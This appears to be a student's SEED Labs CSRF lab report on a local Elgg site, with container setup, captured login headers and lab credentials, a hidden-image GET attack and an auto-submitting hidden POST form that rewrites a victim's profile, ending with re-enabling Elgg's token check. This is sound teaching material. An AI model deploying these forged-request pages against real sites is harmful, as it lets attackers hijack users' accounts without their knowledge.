NAME: SIDDHI KELKAR	SUID: sskelkar@syr.edu

Cross-Site Request Forgery (CSRF) Attack Lab (Web Application: Elgg)

LAB SETUP:

```
[12/05/24]seed@VM:~/.../Labsetup$ cat docker-compose.yml
version: "3"

services:
    elgg:
        build: ./image_www
        image: seed-image-www-csrf
        container_name: elgg-10.9.0.5
        tty: true
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5

    mysql:
        build: ./image_mysql
        image: seed-image-mysql-csrf
        container_name: mysql-10.9.0.6
        command: --default-authentication-plugin=mysql_native_password
        tty: true
        restart: always
        cap_add:
                - SYS_NICE  # CAP_SYS_NICE (surprise an error message)
        volumes:
                - ./mysql_data:/var/lib/mysql
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.6

    attacker:
        build: ./image_attacker
        image: seed-image-attacker-csrf
        container_name: attacker-10.9.0.105
        tty: true
        volumes:
                - ./attacker:/var/www/attacker
        networks:
            net-10.9.0.0:
                ipv4 address: 10.9.0.105

networks:
    net-10.9.0.0:
        name: net-10.9.0.0
        ipam:
            config:
                - subnet: 10.9.0.0/24
```

```
[12/05/24]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 7818
```

2 Lab Environment Setup

2.1 Container Setup and Commands

```
[12/05/24]seed@VM:~/.../attacker$ dockps
9848eb5d735c  elgg-10.9.0.5
b96fbe5a8b93  attacker-10.9.0.105
f531eb0e433b  mysql-10.9.0.6
```

DNS configuration:


```
29
30 #seed lab
31 10.9.0.5         www.seed-server.com
32 10.9.0.5         www.example32.com
33 10.9.0.105       www.attacker32.com
34
```


Attacker container:

```
[12/05/24]seed@VM:~/.../attacker$ docksh b96fbe5a8b93
root@b96fbe5a8b93:/# ls /var/www/attacker/
addfriend.html  editprofile.html  index.html  testing.html
root@b96fbe5a8b93:/# cd /var/www/attacker/
```

Lab Tasks: Attacks

3.1 Task 1: Observing HTTP Request




about:sessionrestore
Elgg For SEED Labs
www.seed-server.com
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Log in
Welcome
Welcome to your Elgg site.
Tip: Many sites use the activity plugin to place a site activity stream on this page.
Log in
Username or email *
alice
Password *
Remember me
Log in
Lost password



HTTP Header Live Main — Mozilla Firefox
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------255962466010728473561600343166
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: traffic_target=gd; caf_ipaddr=128.230.140.49; country=US; city=Syracuse; lander_type=parkweb; __gsas=ID=ac2bc96b0e5b0226
__elgg_token=BLkWJN2VhN9Tulr7mdffdQ&__elgg_ts=1733441686&username=alice&password=seedalice
POST: HTTP/1.1 200 OK
Date: Thu, 05 Dec 2024 23:34:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=4d72tmjqiio3p73to56ocj6rah; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

POST http://www.seed-server.com/action/login

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------255962466010728473561600343166
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: traffic_target=gd; caf_ipaddr=128.230.140.49; country=US; city=Syracuse; lander_type=parkweb; __gs
```

```
__elgg_token=BLkWJN2VhN9Tulr7mdffdQ&__elgg_ts=1733441686&username=alice&password=seedalice
```

3.2 Task 2: CSRF Attack using GET Request





```
[12/05/24]seed@VM:~/.../attacker$ dockps
9848eb5d735c  elgg-10.9.0.5
b96fbe5a8b93  attacker-10.9.0.105
f531eb0e433b  mysql-10.9.0.6
[12/05/24]seed@VM:~/.../attacker$ docksh b96fbe5a8b93
root@b96fbe5a8b93:/#
```

```
root@b96fbe5a8b93:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>

root@b96fbe5a8b93:/var/www/attacker#
```

```
[12/05/24]seed@VM:~/.../attacker$ docker cp addfriend.html b96fbe5a8b93:/var/www/attacker/
[12/05/24]seed@VM:~/.../attacker$
```

Now, Samy is Alice's friend



3.3 Task 3: CSRF Attack using POST Request

POST http://www.seed-server.com/action/profile/edit


```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------169064489231735123310361980 38
Content-Length: 3004
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: traffic_target=gd; caf_ipaddr=128.230.140.49; country=US; city=Syracuse; lander_type=parkweb; __gs
Upgrade-Insecure-Requests: 1
```

```
e]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59
```

```
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value= 'Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='description' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";
```

```
[12/05/24]seed@VM:~/.../attacker$ docksh b96fbe5a8b93
root@b96fbe5a8b93:/# ls /var/www/attacker/
addfriend.html  editprofile.html  index.html  testing.html
root@b96fbe5a8b93:/# cd /var/www/attacker/
root@b96fbe5a8b93:/var/www/attacker# nano addfriend.html
root@b96fbe5a8b93:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>

root@b96fbe5a8b93:/var/www/attacker# cat editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value= 'Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='description' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";
```

```
    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@b96fbe5a8b93:/var/www/attacker#
```



• **Question 1:** The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

A) Inspecting Public Profile URLs:

- Elgg often uses user IDs in URLs or HTML elements for user profiles.
- Boby can visit Alice's public profile (if accessible) and inspect the URL.
- Analyzing HTML Source or JavaScript Variables:
- Elgg may include user IDs in HTML attributes or JavaScript variables. Boby can use browser developer tools to inspect the page source and find Alice's ID.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain


A) Yes, Boby can launch a generic CSRF attack that targets any logged-in user of Elgg. Here's how:

Generic Attack Mechanism:

- Instead of targeting a specific guid, Boby can craft a CSRF request without explicitly including the victim's user ID.
- When a logged-in user visits Boby's malicious website, their browser automatically includes session cookies in the request to Elgg, identifying them to the server.
- Session Cookies: The attack leverages session cookies to identify the victim automatically.
- No User-Specific Parameters: The attack works without needing the guid, as Elgg identifies the user through the session.


4 Lab Tasks: Defence

4.1 Task 4: Enabling Elgg's Countermeasure






```
[12/05/24]seed@VM:~/.../attacker$ docksh 9848eb5d735c
root@9848eb5d735c:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@9848eb5d735c:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elg
g/Security# nano Csrf.php
root@9848eb5d735c:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elg
g/Security# cat Csrf.php
```


```
seed@VM: ~/.../Labsetup | seed@VM: ~/.../attacker | root@b96fbe5a8b93: /var/www/attacker | root@9848eb5d735c: /var/www/elgg/vendor/elgg/el...
     * @param ElggCrypto  $crypto  Crypto service
     * @param HmacFactory $hmac    HMAC service
     */
    public function __construct(
            Config $config,
            ElggSession $session,
            ElggCrypto $crypto,
            HmacFactory $hmac
    ) {

            $this->config = $config;
            $this->session = $session;
            $this->crypto = $crypto;
            $this->hmac = $hmac;
    }

    /**
     * Validate CSRF tokens present in the request
     *
     * @param Request $request Request
     *
     * @return void
     * @throws CsrfException
     */
    public function validate(Request $request) {
    //      return; // Added for SEED Labs (disabling the CSRF countermeasure)

            $token = $request->getParam('__elgg_token');
            $ts = $request->getParam('__elgg_ts');

            $session_id = $this->session->getID();
```




